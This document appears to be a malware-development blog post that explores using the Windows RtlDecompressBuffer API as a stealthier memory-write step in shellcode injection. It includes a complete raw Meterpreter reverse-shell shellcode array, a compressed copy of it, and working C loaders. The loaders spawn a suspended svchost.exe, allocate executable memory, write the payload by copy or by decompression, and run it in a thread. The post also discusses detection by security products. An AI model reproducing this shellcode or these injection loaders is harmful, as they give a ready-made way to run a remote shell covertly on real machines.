Desarrollo de malware / Internals de Windows
[EN] The Write You Never Called
This time, and picking up a bit on the posts related to malware development, I was playing with some of the APIs that Windows provides us for performing data compression and decompression operations.
Particularly, I was interested in a feature of these functions that, from a Malware Development standpoint, could be quite useful: their ability to write data into memory.
Usually, during the development of a loader that works with compressed data, decompression and memory-write operations are treated as independent operations.
Now then, if the decompression function receives as a parameter the memory address where the resulting data will be stored, to what extent is an additional write operation necessary?
Starting from this question, I ran a series of experiments using RtlDecompressBuffer, initially on my own process's address space and, later, attempting to reproduce its behavior on another process's memory.
The Usual Suspects
As a starting point for this research, I used a conventional Process Injection implementation, making use of some of the APIs you are probably familiar with: CreateProcessW, VirtualAllocEx, WriteProcessMemory, and CreateRemoteThread.

For the tests I generated a Meterpreter shellcode in RAW format.
unsigned char payload[] = { 0xFC,0x48,0x83,0xE4,0xF0,0xE8,0xCC,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,0x51,0x56,0x48,0x31,0xD2,0x65,0x48,0x8B,0x52,0x60,0x48,0x8B,0x52,0x18,0x48,0x8B,0x52,0x20,0x48,0x0F,0xB7,0x4A,0x48,0x41,0xB9,0x24,0x29,0x58,0xA6,0x48,0x8B,0x72,0x50,0x48,0x31,0xC0,0xAC,0x3C,0x61,0x7C,0x02,0x2C,0x20,0x41,0xC1,0xC9,0x0D,0x41,0x01,0xC1,0xE2,0xED,0x52,0x41,0x51,0x48,0x8B,0x52,0x20,0x8B,0x42,0x3C,0x48,0x01,0xD0,0x66,0x81,0x78,0x18,0x0B,0x02,0x0F,0x85,0x6F,0x00,0x00,0x00,0x8B,0x80,0x88,0x00,0x00,0x00,0x48,0x85,0xC0,0x74,0x64,0x48,0x01,0xD0,0x50,0x8B,0x48,0x18,0x44,0x8B,0x40,0x20,0x49,0x01,0xD0,0xE3,0x53,0x48,0xFF,0xC9,0x44,0x8B,0x4C,0x24,0x08,0x41,0x8B,0x34,0x88,0x48,0x01,0xD6,0x48,0x31,0xC0,0x41,0xC1,0xC9,0x0D,0xAC,0x41,0x01,0xC1,0x38,0xE0,0x75,0xF1,0x45,0x39,0xD1,0x75,0xDB,0x58,0x44,0x8B,0x40,0x24,0x49,0x01,0xD0,0x66,0x41,0x8B,0x0C,0x48,0x44,0x8B,0x40,0x1C,0x49,0x01,0xD0,0x41,0x8B,0x04,0x88,0x41,0x58,0x41,0x58,0x48,0x01,0xD0,0x5E,0x59,0x5A,0x41,0x58,0x41,0x59,0x41,0x5A,0x48,0x83,0xEC,0x20,0x41,0x52,0xFF,0xE0,0x58,0x41,0x59,0x5A,0x48,0x8B,0x12,0xE9,0x4B,0xFF,0xFF,0xFF,0x5D,0x49,0xBE,0x77,0x73,0x32,0x5F,0x33,0x32,0x00,0x00,0x41,0x56,0x49,0x89,0xE6,0x48,0x81,0xEC,0xA0,0x01,0x00,0x00,0x49,0x89,0xE5,0x49,0xBC,0x02,0x00,0x11,0x5C,0xAC,0x11,0x00,0x05,0x41,0x54,0x49,0x89,0xE4,0x4C,0x89,0xF1,0x41,0xBA,0x62,0x9A,0x58,0xF5,0xFF,0xD5,0x4C,0x89,0xEA,0x68,0x01,0x01,0x00,0x00,0x59,0x41,0xBA,0x43,0x89,0x80,0x00,0xFF,0xD5,0x6A,0x0A,0x41,0x5E,0x50,0x50,0x4D,0x31,0xC9,0x4D,0x31,0xC0,0x48,0xFF,0xC0,0x48,0x89,0xC2,0x48,0xFF,0xC0,0x48,0x89,0xC1,0x41,0xBA,0x03,0x19,0xF4,0xE0,0xFF,0xD5,0x48,0x89,0xC7,0x6A,0x10,0x41,0x58,0x4C,0x89,0xE2,0x48,0x89,0xF9,0x41,0xBA,0x20,0xB3,0xB7,0xE2,0xFF,0xD5,0x85,0xC0,0x74,0x0A,0x49,0xFF,0xCE,0x75,0xE5,0xE8,0x93,0x00,0x00,0x00,0x48,0x83,0xEC,0x10,0x48,0x89,0xE2,0x4D,0x31,0xC9,0x6A,0x04,0x41,0x58,0x48,0x89,0xF9,0x41,0xBA,0x4A,0x1D,0x0E,0x78,0xFF,0xD5,0x83,0xF8,0x00,0x7E,0x55,0x48,0x83,0xC4,0x20,0x5E,0x89,0xF6,0x6A,0x40,0x41,0x59,0x68,0x00,0x10,0x00,0x00,0x41,0x58,0x48,0x89,0xF2,0x48,0x31,0xC9,0x41,0xBA,0x6E,0xC7,0x85,0xD3,0xFF,0xD5,0x48,0x89,0xC3,0x49,0x89,0xC7,0x4D,0x31,0xC9,0x49,0x89,0xF0,0x48,0x89,0xDA,0x48,0x89,0xF9,0x41,0xBA,0x4A,0x1D,0x0E,0x78,0xFF,0xD5,0x83,0xF8,0x00,0x7D,0x28,0x58,0x41,0x57,0x59,0x68,0x00,0x40,0x00,0x00,0x41,0x58,0x6A,0x00,0x5A,0x41,0xBA,0x4D,0x28,0x9E,0xC4,0xFF,0xD5,0x57,0x59,0x41,0xBA,0x69,0x5F,0x18,0x1A,0xFF,0xD5,0x49,0xFF,0xCE,0xE9,0x3C,0xFF,0xFF,0xFF,0x48,0x01,0xC3,0x48,0x29,0xC6,0x48,0x85,0xF6,0x75,0xB4,0x41,0xFF,0xE7,0x58,0x6A,0x00,0x59,0xBB,0xEE,0x8B,0x7E,0x39,0x41,0x89,0xDA,0xFF,0xD5 };
Once the shellcode was obtained, I developed a conventional implementation that served as a baseline during the subsequent tests. I was particularly interested in maintaining a separation between allocation, write, and execution operations in memory.
 if (!CreateProcessW(L"C:\\Windows\\System32\\svchost.exe", NULL, NULL, NULL, FALSE, CREATE_SUSPENDED, NULL, NULL, &si, &pi)) {
     printf("Error al crear proceso: %d\n", GetLastError());
     return 1;
 }

 printf("Proceso suspendido creado, PID: %lu\n", pi.dwProcessId);

 remoteMem = VirtualAllocEx(pi.hProcess, NULL, sizeof(payload), MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);

 printf("Memoria remota reservada, Addr: 0x%p\n", remoteMem);

 WriteProcessMemory(pi.hProcess, remoteMem, payload, sizeof(payload), &bytesWritten);

 printf("Bytes escritos en memoria, Size: %d\n", bytesWritten);

 HANDLE hThread = CreateRemoteThread(pi.hProcess, NULL, NULL, (LPTHREAD_START_ROUTINE)remoteMem, NULL, NULL, NULL);
 ResumeThread(hThread);
When running this first implementation, I obtained the following detection.

Now then, of all the operations performed during this first test, there was one in particular on which I focused my research: writing the data into memory.
If we go to Microsoft's documentation, we can find the following definition corresponding to WriteProcessMemory.
BOOL WriteProcessMemory(
    HANDLE  hProcess,
    LPVOID  lpBaseAddress,
    LPCVOID lpBuffer,
    SIZE_T  nSize,
    SIZE_T  *lpNumberOfBytesWritten
);
Of all the parameters this function receives, I was particularly interested in hProcess and lpBaseAddress.
While lpBaseAddress contains a virtual address, hProcess identifies the process on whose address space the operation will be performed.
This difference, which initially might seem quite trivial, ended up being one of the most important points during the subsequent experiments.
What If We Never Called WriteProcessMemory?
Among the APIs Windows provides us there are different functions that, despite not having been designed specifically to copy data into memory, need to perform write operations to fulfill their purpose.
Among these we have the decompression functions.
Particularly, I was interested in those functions that receive an application-provided destination buffer, instead of internally managing the memory where the resulting data will be stored.
Viewed from the standpoint of the operations performed on memory, a decompression operation can be represented as follows.
Regardless of the algorithm used, the function needs to consume data from a memory region, process it, and store the result of that processing.
During this research I was not particularly interested in the efficiency of the compression algorithms. What interested me was the behavior of these functions on the destination buffer.
Under the Hood
During the research I was mainly considering two groups of APIs: the Windows Compression APIs, available through Cabinet.dll, and the Native Compression APIs, available through ntdll.dll.
Cabinet.dll
Within the Windows Compression APIs we have some functions such as CreateCompressor, Compress, CreateDecompressor, and Decompress.
If we review the definitions corresponding to the decompression operations, we have the following:
BOOL CreateDecompressor(
    DWORD Algorithm,
    PCOMPRESS_ALLOCATION_ROUTINES AllocationRoutines,
    PDECOMPRESSOR_HANDLE DecompressorHandle
);

BOOL Decompress(
    DECOMPRESSOR_HANDLE DecompressorHandle,
    LPCVOID CompressedData,
    SIZE_T CompressedDataSize,
    PVOID UncompressedBuffer,
    SIZE_T UncompressedBufferSize,
    PSIZE_T UncompressedDataSize
);

BOOL CloseDecompressor(
    DECOMPRESSOR_HANDLE DecompressorHandle
);
Of these functions I was particularly interested in Decompress.
The UncompressedBuffer parameter represents the address where the resulting data will be stored, while UncompressedBufferSize represents the available capacity in that region.
The information corresponding to the algorithm and the operating mode is associated with the DECOMPRESSOR_HANDLE obtained through CreateDecompressor.
Within this infrastructure we have support for different compression algorithms, among which we can find:
COMPRESS_ALGORITHM_MSZIP
COMPRESS_ALGORITHM_XPRESS
COMPRESS_ALGORITHM_XPRESS_HUFF
COMPRESS_ALGORITHM_LZMS
Something we must take into consideration when working with these APIs is that the compatibility of the compressed data does not depend exclusively on the algorithm used.
The Windows Compression API has two operating modes, Buffer Mode and Block Mode. The selection between these depends on the use of COMPRESS_RAW during the creation of the corresponding object.
In Buffer Mode, the compression infrastructure manages additional information related to the data representation. In Block Mode, part of this responsibility falls on the application.
Therefore, the fact that two functions support the same algorithm does not necessarily mean that we can indistinctly use the data generated by both.
Although I considered these functions during the research, for the experiments in this entry I ended up using the compression functions available through ntdll.dll.
Ntdll.dll
Among the functions we can find in ntdll.dll related to compression and decompression operations we have:
RtlGetCompressionWorkSpaceSizeRtlCompressBufferRtlDecompressBufferRtlDecompressBufferExRtlDecompressBufferEx2
Unlike the Windows Compression APIs, in this infrastructure we do not have to work with a Compressor Handle or a Decompressor Handle.
Within my implementation I used the following constants corresponding to the compression formats and engines available.
#ifndef COMPRESSION_FORMAT_LZNT1
#define COMPRESSION_FORMAT_LZNT1       0x0002
#endif

#ifndef COMPRESSION_FORMAT_XPRESS
#define COMPRESSION_FORMAT_XPRESS      0x0003
#endif

#ifndef COMPRESSION_FORMAT_XPRESS_HUFF
#define COMPRESSION_FORMAT_XPRESS_HUFF 0x0004
#endif

#ifndef COMPRESSION_ENGINE_STANDARD
#define COMPRESSION_ENGINE_STANDARD    0x0000
#define COMPRESSION_ENGINE_MAXIMUM     0x0100
#define COMPRESSION_ENGINE_HIBER       0x0200
#endif
Note that the values corresponding to the format and the compression engine occupy different groups of bits.
This allows both to be represented by a single USHORT value, although not all combinations are necessarily supported by all functions.
For the tests I performed I selected LZNT1.
RtlCompressBuffer
To understand the representation of the data I worked with during the experiments, it is necessary to review a bit of the infrastructure used to perform the compression.
If we go to the definition of RtlCompressBuffer, we have the following:
NTSTATUS RtlCompressBuffer(
    USHORT CompressionFormatAndEngine,
    PUCHAR UncompressedBuffer,
    ULONG  UncompressedBufferSize,
    PUCHAR CompressedBuffer,
    ULONG  CompressedBufferSize,
    ULONG  UncompressedChunkSize,
    PULONG FinalCompressedSize,
    PVOID  WorkSpace
);
There are several interesting details regarding this function.
Unlike the Cabinet.dll APIs, in this case the workspace required by the algorithm is explicitly provided by the application through WorkSpace.
Additionally, there are three sizes that must be treated as independent values: the size of the original data, the capacity of the destination buffer, and the size of the resulting data.
To determine the memory requirements corresponding to the Workspace we have another function called RtlGetCompressionWorkSpaceSize.
NTSTATUS RtlGetCompressionWorkSpaceSize(
    USHORT CompressionFormatAndEngine,
    PULONG CompressBufferWorkSpaceSize,
    PULONG CompressFragmentWorkSpaceSize
);
The values returned by this function depend on the selected compression format and engine.
CompressBufferWorkSpaceSize corresponds to the space required for compression operations via RtlCompressBuffer, while CompressFragmentWorkSpaceSize is related to fragment decompression operations.
At a high level,, the infrastructure used during a compression operation can be represented as follows:
Another detail we must take into consideration is that a compression operation does not necessarily produce a smaller-sized representation than the original.
Depending on the characteristics of the data and the format used, the result could even be larger.
For the experiments I used an LZNT1-compressed representation of the data I had generated earlier.
The Write Primitive
Once the compression infrastructure was studied, I focused on the inverse operation.
Within my implementation I defined a function pointer type corresponding to RtlDecompressBuffer.
typedef NTSTATUS(NTAPI* fnRtlDecompressBuffer)(
    USHORT CompressionFormat,
    PUCHAR UncompressedBuffer,
    ULONG UncompressedBufferSize,
    PUCHAR CompressedBuffer,
    ULONG CompressedBufferSize,
    PULONG FinalUncompressedSize
    );
Unlike RtlCompressBuffer, this function does not receive a parameter corresponding to the Workspace.
Nor does it receive an independent parameter through which the engine used during compression is specified.
Additionally, we can observe a difference regarding the order of the parameters corresponding to the source and destination buffers.
Within the Native Compression APIs we can find other variants, such as RtlDecompressBufferEx.
NTSTATUS RtlDecompressBufferEx(
    USHORT CompressionFormat,
    PUCHAR UncompressedBuffer,
    ULONG  UncompressedBufferSize,
    PUCHAR CompressedBuffer,
    ULONG  CompressedBufferSize,
    PULONG FinalUncompressedSize,
    PVOID  WorkSpace
);
This variant incorporates an additional parameter corresponding to the workspace used during decompression.
We also have RtlDecompressBufferEx2, which incorporates additional information related to the size of the chunks used during the processing of certain formats.
Although these functions have differences regarding their supported formats and memory requirements, they all maintain a characteristic that interested me during the research.
The application provides the buffer where the resulting data will be stored.
It should be noted that when I refer to a Write Primitive during this entry, I am not referring to an Arbitrary Write vulnerability.
The function requires that the destination buffer be accessible from the context where it performs the operation and that it have the necessary characteristics to store the decompressed data.
Calling Convention
Within the function pointer definition I used NTAPI.
On x86, NTAPI normally corresponds to __stdcall. On x64, Windows uses a unified calling convention, where the first four integer or pointer arguments are provided via RCX, RDX, R8, and R9.
Additional arguments are provided via the Stack.
Additionally, there is a 32-byte region called Shadow Space, reserved by the calling function.
This is particularly important when we work with dynamically resolved functions, because the compiler needs to know the ABI corresponding to the original function.
It is not enough to obtain a memory address corresponding to an exported function. The declaration used must respect its parameters, data types, return type, and Calling Convention.
Experiment #1 - Self-Injection
For the first experiment I focused exclusively on my own process's virtual address space.
Unlike the conventional implementation I initially used, for this test I worked with the compressed representation of the data.
//Compressed meterpreter shellcode
unsigned char payload[] = { 0x03,0xB2,0x00,0xFC,0x48,0x83,0xE4,0xF0,0xE8,0xCC,0x00,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,0x51,0x00,0x56,0x48,0x31,0xD2,0x65,0x48,0x8B,0x52,0x0A,0x60,0x00,0x18,0x18,0x00,0x18,0x20,0x48,0x0F,0xB7,0x00,0x4A,0x48,0x41,0xB9,0x24,0x29,0x58,0xA6,0x00,0x48,0x8B,0x72,0x50,0x48,0x31,0xC0,0xAC,0x00,0x3C,0x61,0x7C,0x02,0x2C,0x20,0x41,0xC1,0x00,0xC9,0x0D,0x41,0x01,0xC1,0xE2,0xED,0x52,0x04,0x41,0x51,0x01,0x50,0x8B,0x42,0x3C,0x48,0x01,0x00,0xD0,0x66,0x81,0x78,0x18,0x0B,0x02,0x0F,0x44,0x85,0x6F,0x00,0xA2,0x8B,0x80,0x88,0x00,0x0A,0x48,0x10,0x85,0xC0,0x74,0x64,0x00,0x32,0x50,0x8B,0x48,0x00,0x18,0x44,0x8B,0x40,0x20,0x49,0x01,0xD0,0x00,0xE3,0x53,0x48,0xFF,0xC9,0x44,0x8B,0x4C,0x00,0x24,0x08,0x41,0x8B,0x34,0x88,0x48,0x01,0x16,0xD6,0x00,0x55,0x01,0x4E,0xAC,0x00,0x4F,0x38,0xE0,0x75,0x80,0xF1,0x45,0x39,0xD1,0x75,0xDB,0x58,0x00,0x2C,0x82,0x24,0x00,0x2C,0x66,0x41,0x8B,0x0C,0x48,0x00,0x0B,0x02,0x1C,0x00,0x0B,0x41,0x8B,0x04,0x88,0x41,0x58,0x44,0x41,0x58,0x00,0x4E,0x5E,0x59,0x5A,0x00,0x09,0x59,0x00,0x41,0x5A,0x48,0x83,0xEC,0x20,0x41,0x52,0x00,0xFF,0xE0,0x58,0x41,0x59,0x5A,0x48,0x8B,0x00,0x12,0xE9,0x4B,0xFF,0xFF,0xFF,0x5D,0x49,0x80,0xBE,0x77,0x73,0x32,0x5F,0x33,0x32,0x00,0xD6,0x00,0x56,0x49,0x89,0xE6,0x48,0x81,0xEC,0xA0,0x00,0x01,0x00,0x00,0x49,0x89,0xE5,0x49,0xBC,0x00,0x02,0x00,0x11,0x5C,0xAC,0x11,0x00,0x05,0x00,0x41,0x54,0x49,0x89,0xE4,0x4C,0x89,0xF1,0x00,0x41,0xBA,0x62,0x9A,0x58,0xF5,0xFF,0xD5,0x20,0x4C,0x89,0xEA,0x68,0x01,0x00,0x12,0x59,0x41,0x00,0xBA,0x43,0x89,0x80,0x00,0xFF,0xD5,0x6A,0x00,0x0A,0x41,0x5E,0x50,0x50,0x4D,0x31,0xC9,0x00,0x4D,0x31,0xC0,0x48,0xFF,0xC0,0x48,0x89,0x02,0xC2,0x82,0x02,0xC1,0x41,0xBA,0x03,0x19,0xF4,0x00,0xE0,0xFF,0xD5,0x48,0x89,0xC7,0x6A,0x10,0x00,0x41,0x58,0x4C,0x89,0xE2,0x48,0x89,0xF9,0x00,0x41,0xBA,0x20,0xB3,0xB7,0xE2,0xFF,0xD5,0x01,0x00,0x76,0x0A,0x49,0xFF,0xCE,0x75,0xE5,0xE8,0x02,0x93,0x81,0x7D,0x83,0xEC,0x10,0x48,0x89,0xE2,0x19,0x80,0x21,0x6A,0x04,0x80,0x5A,0x01,0x13,0x4A,0x1D,0x0E,0x00,0x78,0xFF,0xD5,0x83,0xF8,0x00,0x7E,0x55,0x00,0x48,0x83,0xC4,0x20,0x5E,0x89,0xF6,0x6A,0x40,0x40,0x41,0x59,0x68,0x00,0x10,0x00,0x55,0x58,0x00,0x48,0x89,0xF2,0x48,0x31,0xC9,0x41,0xBA,0x10,0x6E,0xC7,0x85,0xD3,0x01,0x30,0xC3,0x49,0x89,0x02,0xC7,0x00,0x1E,0x49,0x89,0xF0,0x48,0x89,0xDA,0x83,0x82,0x32,0x06,0x1F,0x7D,0x28,0x58,0x41,0x57,0x80,0x1B,0x02,0x40,0x81,0x1B,0x6A,0x00,0x5A,0x41,0xBA,0x4D,0x40,0x28,0x9E,0xC4,0xFF,0xD5,0x57,0x80,0x5F,0x69,0x20,0x5F,0x18,0x1A,0xFF,0xD5,0x00,0x43,0xE9,0x3C,0x01,0x00,0x86,0x48,0x01,0xC3,0x48,0x29,0xC6,0x48,0x00,0x85,0xF6,0x75,0xB4,0x41,0xFF,0xE7,0x58,0x00,0x6A,0x00,0x59,0xBB,0xEE,0x8B,0x7E,0x39,0x00,0x41,0x89,0xDA,0xFF,0xD5 };
To manage the decompression operation I implemented a function called DecompressBuffer, whose responsibility was to handle the parameters corresponding to the buffers, resolve the Native API, and validate the result of the operation.
Let's start by reviewing the function declaration and its initial validations.
BOOL DecompressBuffer(
    PBYTE pCompressedBuffer,
    ULONG ulCompressedSize,
    PBYTE pDestinationBuffer,
    ULONG ulOriginalSize,
    USHORT usCompressionFormat
)
{
    if (!pCompressedBuffer || !pDestinationBuffer ||
        !ulCompressedSize || !ulOriginalSize)
        return FALSE;
Within this implementation I used ulOriginalSize to represent both the expected original size of the data and the declared capacity of the destination buffer.
This establishes a direct relationship between both values.
Additionally, I performed a validation of the received pointers and sizes. However, this validation does not check that the memory regions represented by the pointers are accessible.
A pointer different from NULL can perfectly well contain an unmapped address within the process's address space.
Likewise, the fact that the provided size is different from zero does not guarantee that an accessible region with that capacity exists.
This detail ended up being particularly important during the second experiment.
Resolving RtlDecompressBuffer
To work with RtlDecompressBuffer I performed dynamic resolution of the function from ntdll.dll.
HMODULE hNtdll = GetModuleHandleW(L"ntdll.dll");

if (!hNtdll)
    return FALSE;

fnRtlDecompressBuffer pDecompress =
    (fnRtlDecompressBuffer)GetProcAddress(
        hNtdll, "RtlDecompressBuffer"
    );

if (!pDecompress)
    return FALSE;
I used GetModuleHandleW because ntdll.dll is normally already mapped within the address space of user processes on Windows.
Unlike LoadLibraryW, GetModuleHandleW allows obtaining a handle corresponding to a previously loaded module without incrementing its reference count.
The value returned via HMODULE corresponds to the base address of the module within the process's virtual address space.
Subsequently I used GetProcAddress to obtain the address of the exported function, converting the resulting value to the function pointer type I had defined earlier.
Note that the dynamic resolution of a function does not change the context from which it will be executed.
The obtained address still represents code mapped within the address space of the process that performed the query.
Decompression
Once the address of RtlDecompressBuffer was obtained, I performed the decompression operation.
ULONG ulFinalSize = 0;

 NTSTATUS status = pDecompress(
     usCompressionFormat,
     pDestinationBuffer,
     ulOriginalSize,
     pCompressedBuffer,
     ulCompressedSize,
     &ulFinalSize
 );
Within this part of the implementation I used ulFinalSize to store the number of bytes obtained via the FinalUncompressedSize parameter.
This variable allowed me to perform an additional validation on the status returned by the Native API.
if (status < 0)
    return FALSE;

return (ulFinalSize == ulOriginalSize);
For those who have previously worked with the Native APIs, you are probably familiar with this way of evaluating an NTSTATUS.
We are talking about a 32-bit value whose representation contains information related to the severity, Facility, and corresponding code.
We can represent its fields as follows.
| Bits | Field |
|---|---|
| 31–30 | Severity |
| 29 | Customer |
| 28 | Reserved |
| 27–16 | Facility |
| 15–0 | Code |
Depending on the two most significant bits, we can differentiate the following groups of statuses.
| Severity | Range |
|---|---|
| Success | 0x00000000–0x3FFFFFFF |
| Informational | 0x40000000–0x7FFFFFFF |
| Warning | 0x80000000–0xBFFFFFFF |
| Error | 0xC0000000–0xFFFFFFFF |
When interpreting these values as signed 32-bit integers, those corresponding to Warning and Error will have negative values.
The condition I used within DecompressBuffer matches the success criterion used by NT_SUCCESS.
Subsequently I compared ulFinalSize with ulOriginalSize.
This allowed me to validate that the number of bytes obtained during decompression corresponded to the expected size, although this check does not constitute a data integrity validation.
Two buffers can have exactly the same size and contain completely different information.
Memory Write
Within the implementation I kept part of the nomenclature I had used during the first test.
Among the variables declared inside the main function I had remoteMem.
Despite the name used, during this experiment I worked exclusively with memory belonging to the same process.
    LPVOID remoteMem = NULL;

    SIZE_T bytesWritten = NULL;

    remoteMem = VirtualAlloc(NULL, 512, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);

    printf("Memoria remota reservada, Addr: 0x%p\n", remoteMem);

    BOOL success = DecompressBuffer((PBYTE)(&payload), sizeof(payload), (PBYTE)remoteMem, 512, COMPRESSION_FORMAT_LZNT1);

    HANDLE hThread = CreateThread(NULL, NULL, (LPTHREAD_START_ROUTINE)remoteMem, NULL, NULL, NULL);
What I was interested in observing during this test was the effect of the decompression operation on the content of the region used as destination.
For this, it is useful to compare two states of that region.
The first corresponds to the content existing prior to the decompression operation.

At this point the transformation of the compressed data has not yet occurred. The destination region and the buffer containing the source data represent two distinct memory regions.
Once the operation was performed, the content of the destination region presented the data resulting from decompression.

Another interesting aspect of this test was the difference between the size of the decompressed data and the size of the memory region managed by Windows.
From the Memory Manager's standpoint, regions are managed taking into consideration the page size and the characteristics of the corresponding allocation.
Therefore, the size reported for a memory region does not necessarily coincide with the number of bytes that were written into it.

Within the properties of the region, its base address, size, state, protections, and type are particularly interesting.
These characteristics belong to the region managed by the Memory Manager, regardless of whether the content was written via a copy function or via a decompression operation.
There is also a detail within the implementation that was left pending.
The result returned by DecompressBuffer was stored in a variable called success, but that value was not subsequently evaluated within the main function.
Therefore, the subsequent flow of the implementation was not conditioned on the result of the validations performed inside the decompression function.

During this first test I was able to confirm RtlDecompressBuffer's ability to write to a memory region belonging to my own process.
Now then, what would happen if the address the function receives corresponded to another process's address space?
Experiment #2 - Remote Memory
Having already obtained positive results regarding the write within the same process, I decided to run some tests on the private memory of another process.
The function I had implemented earlier received a pointer corresponding to the destination region, but it did not receive any additional information related to the process to which that address belonged.
From DecompressBuffer's standpoint, it was still working with a PBYTE value.
    STARTUPINFOW si;
    PROCESS_INFORMATION pi;
    LPVOID remoteAddress = NULL;
    SIZE_T bytesWritten = NULL;

    ZeroMemory(&si, sizeof(si));
    si.cb = sizeof(si);
    ZeroMemory(&pi, sizeof(pi));

    if (!CreateProcessW(
        L"c:\\windows\\system32\\svchost.exe",
        NULL,
        NULL,
        NULL,
        FALSE,
        CREATE_SUSPENDED,
        NULL,
        NULL,
        &si,
        &pi))
    {
        fprintf(stderr, "CreateProcess failed: %lu\n", GetLastError());
        return 1;
    }

    printf("SVCHost PID = %lu\n", pi.dwProcessId);

    remoteAddress = VirtualAllocEx(pi.hProcess, NULL, 512, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);

    printf("Memoria remota reservada, Addr: 0x%p\n", remoteAddress);

    BOOL success = DecompressBuffer((PBYTE)(&payload), sizeof(payload), (PBYTE)remoteAddress, 512, COMPRESSION_FORMAT_LZNT1);

    HANDLE hThread = CreateRemoteThread(pi.hProcess, NULL, NULL, (LPTHREAD_START_ROUTINE)remoteAddress, NULL, NULL, NULL);

    getchar();
    CloseHandle(hThread);

    // Close handles you no longer need.
    CloseHandle(pi.hProcess);
    CloseHandle(pi.hThread);
    return 0;
When running this second test I ended up getting the following exception inside ntdll.dll.
